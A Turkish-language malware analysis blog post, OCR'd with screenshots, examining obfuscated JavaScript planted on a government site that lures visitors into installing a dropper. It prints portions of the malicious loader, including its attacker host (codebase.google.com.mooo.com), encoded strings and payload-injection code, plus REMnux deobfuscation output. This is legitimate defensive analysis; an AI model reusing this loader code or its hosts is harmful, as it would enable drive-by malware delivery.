

They PWN Houses!

written by Mert SARICA | 5 December 2016


12 Kasım 2016 tarihinde, başarılı bir “Pi Hediyem Var” oyuncusu olan Mustafa Ali CAN, ziyaret ettiği bir devlet sitesinde antivirüs yazılımının alarm vermesi üzerine benimle iletişime geçti. Yaptığımız yazışmada, kullandığı antivirüs yazılımının sitede tespit ettiği zararlı JavaScript kodunu JS/Kryptik.I olarak adlandırdığını belirtti. Devlet sitelerimizin çeşitli APT grupları tarafından hedef alındığını bilen bir siber güvenlik uzmanı olarak, bu alarma konu olan zararlı JavaScript kodunu yakından incelemeye karar verdim.



Siteyi ziyaret ettiğinizde, sisteminizi istismar etmeye çalışan zararlı bir JavaScript kodu yerine sosyal mühendislik yöntemi ile zararlı yazılım (1. dropper) yükletmeye çalışan bir zararlı JavaScript kodu ve mesajı ile karşılaşıyorsunuz. Zararlı javascript kodunun nerede olduğunu bulmak için ise kaynak koduna baktığınızda, 10 Nisan 2015 tarihinde siteye yazılan bir yorumda, http://pol.google.com.mooo.com/ajax/libs/jquery/jquery-2.1.5.ack.min.js adresinde gizli olduğunu görebiliyorsunuz. Tabii haklı olarak bu zararlı kodun eski tarihli bir yoruma eklenmiş bir zararlı kod olup olmadığını nasıl bilebiliriz diye sorduğunuzda, sorunuzun yanıtının zararlı yazılımın derlenme tarihinde gizli olduğunu yazının ilerleyen kısımlarında görebilirsiniz.



JavaScript kodunu indirip, incelemeye başladığımda, kod üzerinde gizleme tekniği (obfuscation) uygulandığını gördüm ve bunu kısa yoldan çözmek için REMnux ile birlikte gelen js-beautify ve node-js araçlarından faydalanarak gizlenmiş kodu ve içinde yer alan web adreslerini kolaylıkla çözebildim. jquery-2.1.5.ack.min.js (analiz esnasında dosya adını önce mal.js sonra obfuscated.js olarak adlandırdım) dosyasının ilk satırında zararlı yazılımların yükleneceği merkez sunucu adresi olarak http://codebase.google.com.mooo.com/ajax/libs/jquery/ yer alıyordu. pol.google.com.mooo.com ve codebase.google.com.mooo.com adreslerinin Türkiye'de bir üniversitenin eğitim fakültesine ait bir sunucuya yönlendiriliyor olması da bu sunucunun art niyetli kişiler tarafından hacklenmiş olabileceği ihtimalini güçlendiriyordu. Ayrıca web sitelerindeki zararlı kodları tespit edebilen Sucuri zararlı yazılım tarayıcısının bu zararlı kodu web sitesi üzerinde tespit edememesi de bu kodun art niyetli kişiler tarafından özelleştirilmiş olabileceğine işaret ediyordu.



Fiddler_20-59-50.js - Notepad

File Edit Format View Help

```
var globalpath = "http://codebase.google.com.mooo.com/ajax/libs/jquery/";
var theflag = 0;
var exdomain = "JUAnBAl9QkcfFkcTLEY2AUM2DEAVAxONKlo8BlY+BEcEXlALIBsOGFwwDFgFAFcFOVEg";

var hexcase=0;function hex_md5(a){return rstr2hex(rstr_md5(str2rstr_utf8(a)))}function hex_hmac_md5(a,b){return
rstr2hex(rstr_hmac_md5(str2rstr_utf8(a),str2rstr_utf8(b)))}function md5_vm_test(){return hex_md5("abc").toLowerCase
()=="900150983cd24fb0d6963f7d28e17f72"}function rstr_md5(a){return binl2rstr(binl_md5(rstr2binl(a),a.length*8))}
function rstr_hmac_md5(c,f){var e=rstr2binl(c);if(e.length>16){e=binl_md5(e,c.length*8)}var a=Array(16),d=Array
(16);for(var b=0;b<16;b++){a[b]=e[b]^909522486;d[b]=e[b]^1549556828}var g=binl_md5(a.concat(rstr2binl
(f)),512+f.length*8);return binl2rstr(binl_md5(d.concat(g),512+128))}function rstr2hex(c){try{hexcase}catch(g)
{hexcase=0}var f=hexcase?"0123456789ABCDEF":"0123456789abcdef";var b="";var a;for(var d=0;d<c.length;d++)
{a=c.charCodeAt(d);b+=f.charAt((a>>>4)&15)+f.charAt(a&15)}return b}function str2rstr_utf8(c){var b="";var d=-1;var
a,e;while(++d<c.length){a=c.charCodeAt(d);e=d+1<c.length?c.charCodeAt(d+1):0;if
(55296<=a&&a<=56319&&56320<=e&&e<=57343){a=65536+((a&1023)<<10)+(e&1023);d++}if(a<=127){b+=String.fromCharCode(a)}
else{if(a<=2047){b+=String.fromCharCode(192|((a>>>6)&31),128|(a&63))}else{if(a<=65535){b+=String.fromCharCode(224|
((a>>>12)&15),128|((a>>>6)&63),128|(a&63))}else{if(a<=2097151){b+=String.fromCharCode(240|((a>>>18)&7),128|((a>>>12)
&63),128|((a>>>6)&63),128|(a&63))}}}}}return b}function rstr2binl(b){var a=Array(b.length>>2);for(var
c=0;c<a.length;c++){a[c]=0}for(var c=0;c<b.length*8;c+=8){a[c>>5]|=(b.charCodeAt(c/8)&255)<<(c%32)}return a}function
binl2rstr(b){var a="";for(var c=0;c<b.length*32;c+=8){a+=String.fromCharCode((b[c>>5]>>>(c%32))&255)}return a}
function binl_md5(p,k){p[k>>5]|=128<<((k)%32);p[(((k+64)>>>9)<<4)+14]=k;var o=1732584193;var n=-271733879;var m=-
1732584194;var l=271733878;for(var g=0;g<p.length;g+=16){var j=o;var h=n;var f=m;var e=l;o=md5_ff(o,n,m,l,p[g+0],7,-
680876936);l=md5_ff(l,o,n,m,p[g+1],12,-389564586);m=md5_ff(m,l,o,n,p[g+2],17,606105819);n=md5_ff(n,m,l,o,p[g+3],22,-
1044525330);o=md5_ff(o,n,m,l,p[g+4],7,-176418897);l=md5_ff(l,o,n,m,p[g+5],12,1200080426);m=md5_ff(m,l,o,n,p[g
+6],17,-1473231341);n=md5_ff(n,m,l,o,p[g+7],22,-45705983);o=md5_ff(o,n,m,l,p[g+8],7,1770035416);l=md5_ff(l,o,n,m,p[g
+9],12,-1958414417);m=md5_ff(m,l,o,n,p[g+10],17,-42063);n=md5_ff(n,m,l,o,p[g+11],22,-1990404162);o=md5_ff(o,n,m,l,p
[g+12],7,1804603682);l=md5_ff(l,o,n,m,p[g+13],12,-40341101);m=md5_ff(m,l,o,n,p[g+14],17,-1502002290);n=md5_ff
(n,m,l,o,p[g+15],22,1236535329);o=md5_gg(o,n,m,l,p[g+1],5,-165796510);l=md5_gg(l,o,n,m,p[g+6],9,-
1069501632);m=md5_gg(m,l,o,n,p[g+11],14,643717713);n=md5_gg(n,m,l,o,p[g+0],20,-373897302);o=md5_gg(o,n,m,l,p[g
+5],5,-701558691);l=md5_gg(l,o,n,m,p[g+10],9,38016083);m=md5_gg(m,l,o,n,p[g+15],14,-660478335);n=md5_gg(n,m,l,o,p[g
+4],20,-405537848);o=md5_gg(o,n,m,l,p[g+9],5,568446438);l=md5_gg(l,o,n,m,p[g+14],9,-1019803690);m=md5_gg(m,l,o,n,p[g
+3],14,-187363961);n=md5_gg(n,m,l,o,p[g+8],20,1163531501);o=md5_gg(o,n,m,l,p[g+13],5,-1444681467);l=md5_gg(l,o,n,m,p
[g+2],9,-51403784);m=md5_gg(m,l,o,n,p[g+7],14,1735328473);n=md5_gg(n,m,l,o,p[g+12],20,-1926607734);o=md5_hh
(o,n,m,l,p[g+5],4,-378558);l=md5_hh(l,o,n,m,p[g+8],11,-2022574463);m=md5_hh(m,l,o,n,p[g+11],16,1839030562);n=md5_hh
(n,m,l,o,p[g+14],23,-35309556);o=md5_hh(o,n,m,l,p[g+1],4,-1530992060);l=md5_hh(l,o,n,m,p[g
+4],11,1272893353);m=md5_hh(m,l,o,n,p[g+7],16,-155497632);n=md5_hh(n,m,l,o,p[g+10],23,-1094730640);o=md5_hh
(o,n,m,l,p[g+13],4,681279174);l=md5_hh(l,o,n,m,p[g+0],11,-358537222);m=md5_hh(m,l,o,n,p[g+3],16,-722521979);n=md5_hh
(n,m,l,o,p[g+6],23,76029189);o=md5_hh(o,n,m,l,p[g+9],4,-640364487);l=md5_hh(l,o,n,m,p[g+12],11,-421815835);m=md5_hh
(m,l,o,n,p[g+15],16,530742520);n=md5_hh(n,m,l,o,p[g+2],23,-995338651);o=md5_ii(o,n,m,l,p[g+0],6,-198630844);l=md5_ii
(l,o,n,m,p[g+7],10,1126891415);m=md5_ii(m,l,o,n,p[g+14],15,-1416354905);n=md5_ii(n,m,l,o,p[g+5],21,-
```

Kali (WIFI) remnux

```
root@remnux:/home/remnux/Desktop# nodejs obfuscated.js > deobfuscated.js

/home/remnux/Desktop/obfuscated.js:254
var head = document.head || document.getElementsByTagName('head')[0];
           ^
ReferenceError: document is not defined
    at Object.<anonymous> (/home/remnux/Desktop/obfuscated.js:254:12)
    at Module._compile (module.js:456:26)
    at Object.Module._extensions..js (module.js:474:10)
    at Module.load (module.js:356:32)
    at Function.Module._load (module.js:312:12)
    at Function.Module.runMain (module.js:497:10)
    at startup (node.js:119:16)
    at node.js:902:3
root@remnux:/home/remnux/Desktop#
```

Kali (WIFI) remnux

```
root@remnux:/home/remnux/Desktop# js-beautify mal.js > obfuscated.js
root@remnux:/home/remnux/Desktop# cat obfuscated.js
var globalpath = "http://codebase.google.com.mooo.com/ajax/libs/jquery/";
var theflag = 0;
var exdomain = "JUAnBAl9QkcfFkcTLEY2AUM2DEAVAx0NKlo8BlY+BEcEXlALIBsOGFwwDFgFAFcFOVEg";

var hexcase = 0;

function hex_md5(a) {
    return rstr2hex(rstr_md5(str2rstr_utf8(a)))
}

function hex_hmac_md5(a, b) {
    return rstr2hex(rstr_hmac_md5(str2rstr_utf8(a), str2rstr_utf8(b)))
}

function md5_vm_test() {
    return hex_md5("abc").toLowerCase() == "900150983cd24fb0d6963f7d28e17f72"
}

function rstr_md5(a) {
    return binl2rstr(binl_md5(rstr2binl(a), a.length * 8))
}

function rstr_hmac_md5(c, f) {
    var e = rstr2binl(c);
    if (e.length > 16) {
        e = binl_md5(e, c.length * 8)
    }
    var a = Array(16),
        d = Array(16);
    for (var b = 0; b < 16; b++) {
        a[b] = e[b] ^ 909522486;
        d[b] = e[b] ^ 1549556828
    }
    var g = binl_md5(a.concat(rstr2binl(f)), 512 + f.length * 8);
    return binl2rstr(binl_md5(d.concat(g), 512 + 128))
}

function rstr2hex(c) {
    try {
        hexcase
    } catch (g) {
        hexcase = 0
    }
    var f = hexcase ? "0123456789ABCDEF" : "0123456789abcdef";
    var b = "";
    var a;
    for (var d = 0; d < c.length; d++) {
        a = c.charCodeAt(d);
        b += f.charAt((a >>> 4) & 15) + f.charAt(a & 15)
    }
    return b
}

function str2rstr_utf8(c) {
    var b = "";
    var d = -1;
    var a, e;
    while (++d < c.length) {
        a = c.charCodeAt(d);
        e = d + 1 < c.length ? c.charCodeAt(d + 1) : 0;
        if (55296 <= a && a <= 56319 && 56320 <= e && e <= 57343) {
            a = 65536 + ((a & 1023) << 10) + (e & 1023);
            d++
        }
        if (a <= 127) {
            b += String.fromCharCode(a)
        } else {
            if (a <= 2047) {
                b += String.fromCharCode(192 | ((a >>> 6) & 31), 128 | (a & 63))
```

Kali (WIFI) remnux


```
 GNU nano 2.2.6                                File: obfuscated.js                                Modified

var bouo = ['dbd2e4b9b16b523f8121fe9aa4dce0fc', '01d4d2379db1a5f5e41567e36e2b5367', 'c9e2bf09191fa881c9a7c5ff6b8e8191', 'ca1f8418c54e4a92125fbeca36c38078', '4eb18ed13dc2dfa211c6f03154e1bf86'];
var tudo = eneba + bni;
var npifp = false;
var tid;
var zuson = ["", "", "", "", ""];
var rleth = "abcdefghijklmnopqrstuvwxyz";
for (i = 0; i < 5; i++) {
    var icrmi = 1;
    while (true) {
        zuson[i] = "";
        var sbin = icrmi;
        while (sbin > 0) {
            var ncit = sbin % 26;
            zuson[i] = rleth['sNURbwsEXtRruI6'.replace(/[NRwEXRU6]/g, '') + 'nHAgwZ'.replace(/[HAwZ]/g, '')](ncit, ncit + 1) + zuson[i];
            sbin = Math['f' + '\x6c\x6f' + '\x6f\x72'](sbin / 26);
        }
        if (hex_md5(yrsr + zuson[i]) == bouo[i]) {
            break;
        }
        icrmi++;
    }
}
var tid = hex_md5(tudo + zuson['j' + 'o' + 'i' + 'n'](""));
console.log(tid);
var vfins = '';
for (i = 0; i < rart['l3CeinK'.replace(/[3CiK]/g, '') + 'gfta0hbv'.replace(/[fa0bv]/g, '')]; i++) {
    vfins += String['fRcrCq'.replace(/[RCCq]/g, '') + '\x6f' + '\x6d\x43' + 'hi'.replace(/[i]/g, '') + '\x61\x72' + '\x43' + 'o' + '\x64' + '\x65'](rart['c3'.replace(/[3]/g, '') + 'h2xayrkCPoT9dxyeJ2AKbtE$
}
console.log(vfins);
// var head = document.head || document.getElementsByTagName('head')[0];
// var javascriptaddition = document.createElement('script');
// javascriptaddition.type = 'text/javascript';
// javascriptaddition.appendChild(document.createTextNode(vfins));
// head.appendChild(javascriptaddition);

^G Get Help   ^O WriteOut   ^R Read File   ^Y Prev Page   ^K Cut Text   ^C Cur Pos
^X Exit       ^J Justify    ^W Where Is    ^V Next Page   ^U UnCut Text ^T To Spell
```


Kali (WIFI) remnux

